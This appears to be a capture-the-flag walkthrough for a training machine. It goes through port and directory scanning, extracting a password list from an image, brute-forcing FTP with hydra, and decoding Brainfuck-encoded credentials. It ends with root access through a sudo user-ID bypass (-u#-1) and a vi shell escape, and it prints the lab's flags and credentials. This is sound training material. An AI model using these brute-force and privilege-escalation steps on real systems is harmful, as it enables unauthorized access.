

Recon

Perform a NMAP Scan to obtain the list of open ports and services operating on the target machine.

```
root@ip-10-10-2-230:~# nmap -sC -sV 10.10.155.192 -T4 --min-rate=9400 -p-

Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-02 17:52 GMT
Nmap scan report for ip-10-10-155-192.eu-west-1.compute.internal (10.10.155.192)
Host is up (0.0027s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256  be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256  db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (EdDSA)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:28:F5:6C:3A:27 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Based on this, we can see that there is a HTTP server operating on port 80, and so we can then perform a gobuster enumeration on it to obtain possible directories.




```
root@ip-10-10-2-230:~# gobuster dir -u 10.10.155.192 -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.155.192
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2023/11/02 17:55:33 Starting gobuster
=====
/.htpasswd (Status: 403)
/assets (Status: 301)
/.hta (Status: 403)
/.htaccess (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
=====
2023/11/02 17:55:38 Finished
=====
```

Web Exploit


In the web exploit, after visiting the /assets directory, the following files are revealed :

Index of /assets

Name	Last modified	Size	Description
 Parent Directory		-	
 RickRolled.mp4	2020-01-23 00:34	384M	
 style.css	2020-01-23 00:34	2.9K	

Apache/2.4.10 (Debian) Server at 10.10.155.192 Port 80

After clicking on the styles.css, there is a comment on it :




When trying to visit the /sup3r_s3cr3t_fl4g.php, we are redirected to the rick_roll.mp4 . Thus to see the ongoing process in the redirect process, we can make use of wget ;

```
root@ip-10-10-2-230:~/Downloads# wget http://10.10.155.192//sup3r_s3cr3t_fl4g.php
--2023-11-02 18:44:25--  http://10.10.155.192//sup3r_s3cr3t_fl4g.php
Connecting to 10.10.155.192:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: intermediary.php?hidden_directory=/WExYY2Cv-qU [following]
--2023-11-02 18:44:25--  http://10.10.155.192//intermediary.php?hidden_directory=/WExYY2Cv-qU
Reusing existing connection to 10.10.155.192:80.
HTTP request sent, awaiting response... 302 Found
Location: /sup3r_s3cret_fl4g [following]
--2023-11-02 18:44:25--  http://10.10.155.192/sup3r_s3cret_fl4g
Reusing existing connection to 10.10.155.192:80.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://10.10.155.192/sup3r_s3cret_fl4g/ [following]
--2023-11-02 18:44:25--  http://10.10.155.192/sup3r_s3cret_fl4g/
Reusing existing connection to 10.10.155.192:80.
HTTP request sent, awaiting response... 200 OK
Length: 611 [text/html]
Saving to: \u2018sup3r_s3cr3t_fl4g.php\u2019

sup3r_s3cr3t_fl4g.p 100%[=====]      611  --.-KB/s   in 0s

2023-11-02 18:44:25 (92.6 MB/s) - \u2018sup3r_s3cr3t_fl4g.php\u2019 saved [611/611]
```

Notice while we are wget, there is the intermediary php before redirecting it to the video itself. The hidden directory is /WExYY2Cv-qU. After visiting the hidden directory, we get the following results :



Name	Last modified	Size	Description
Parent Directory	-		
Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.10.155.192 Port 80



From here we can download the png, to inspect it.

For inspection, we can using the command strings to reveal the contents of the png file :

```
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIL%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2~@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%mlyPsGV54
C77Q3FIy0c0sd
014xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0pLnI%f0~Jw71
0kLoLzFhqg8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
```

After entering the command, a long list of strings appeared, and in the latter half, it is seen that the Png file has provided us with a ftp username and a password list to brute force later on. Save all the strings after line 'One of these is the password:' into a text file called password.txt. After saving the password file we can then move onto hydra

```
hydra -l ftpuser -P password.txt 10.10.155.192 ftp
```

This command can be used to drive the bruteforce attack on the FTP service. If executed correctly, the following is the resultant :

```
root@ip-10-10-2-230:~/Downloads# hydra -l ftpuser -P password.txt 10.10.155.192 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-11-02 18:52:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 83 login tries (1:1/p:83), ~6 tries per task
[DATA] attacking ftp://10.10.155.192:21/
[21][ftp] host: 10.10.155.192  login: ftpuser  password: 5iez1wGXXfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-11-02 18:52:26
```

With that we can access the FTP Service ⇒ ftpuser::5iez1wGXXfPKQ


FTP Access

```
Connected to 10.10.155.192.
220 (vsFTPD 3.0.2)
Name (10.10.155.192:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0          758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
```

After entering the credentials, we can enter the directory, and in the directory, there is a file called Eli’s_Creds.txt. Download the file and then views the contents.

```
root@ip-10-10-2-230:~/Downloads# cat Eli\'s_Creds.txt
+++++ ++++ [ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->-
--<]> ----- .<+++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- --.<+
++++ [->--- --<]> -.<+++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++. - --.<+
++++ +[->----- <]>-- ----- ----. --.< +++++ +[-> +++++ +++++<
]>+++ +++.< +++++ [->+++ +<]>+ .<+++ +[->+ +++<] >+.. +++++. ----- --.+
+..<+ ++[-> ---<] >---- -.<+ +++++ [->--- ---<] >---- --.<+ +++++ [->---
--<]> -.<+ +++++ [->+++ +++<] >.<+ +[->+ ++<]> +++++ +.<+ +[-> +++++
+<]>+ +++.< +++++ +[->- ----- <]>-- ----- -.<+ +++++ [->+++ +++<] >+.<+
++++ [->--- --<]> ---.< +++++ [->--- ---<] >----. <++++ +++++ [->+++ +++++
<]>+ +++++. <++++ +[-> ---<] >---- -.+++ +.<+ +++++ [->+ +++++
<]>+.. <++++ [->--- <]>-- ---.- -----. <
```

It seems that the file is encrypted, and to decode it , we can use online services like : dcode.fr



It seems that the encrypted message is of the Brainfuck cipher, to decode, we can just pass it over for Decryption. Here is a decrypted file contents :

```
User: eli
Password: D5pDiM1wAEwid
```

User Flag

From the previous credentials, we can access the SSH service. After entering in the credentials, this is the initial resultant :

```
1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE
```

This suggests that we are supposed to find a file or directory called s3cr3t. To do so, we can leverage find in Linux, by entering the following command :

```
// find / -name "*s3cr3t*" 2>/dev/null

eli@year-of-the-rabbit:~$ find / -name *s3cr3t* 2>/dev/null
/var/www/html/sup3r_s3cr3t_fl4g.php
/usr/games/s3cr3t
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t/
```

By using a wild card operator, we can check for all files and directories that contain the word s3cr3t. It seems that the s3cr3t is directory, after changing directory, we can simply list the contents.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root 138 Jan 23  2020 .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
```

After viewing the contents of .this_m3ss4ag3_15_for_gw3ndol1n3_only!. We can acquire the password for user gwendoline, MniVCQVhQHUNI. In other words , gwendoline::MniVCQVhQHUNI. After switching user, we can gain access to the user.txt.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su - gwendoline
Password:
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
```

Therefore the user flag :THM{1107174691af9ff3681d2b5bdb5740b1589bae53}

Root Flag

To obtain the root flag, we can first check on the gwendoline sudo permissions :

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
```

From this we can now see that as sudo user, gwen can edit the user.txt file that can then be used for priv esc. To edit the file, enter the following command :

```
sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

This will open the file to edit and below the flag, enter the following : `:/sh .`, Meaning, once in vi, click on esc, then colon symbol and type in `!/sh`. After which click enter, and this should give root access to the user.

```
# whoami
root
# cat /root/root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
```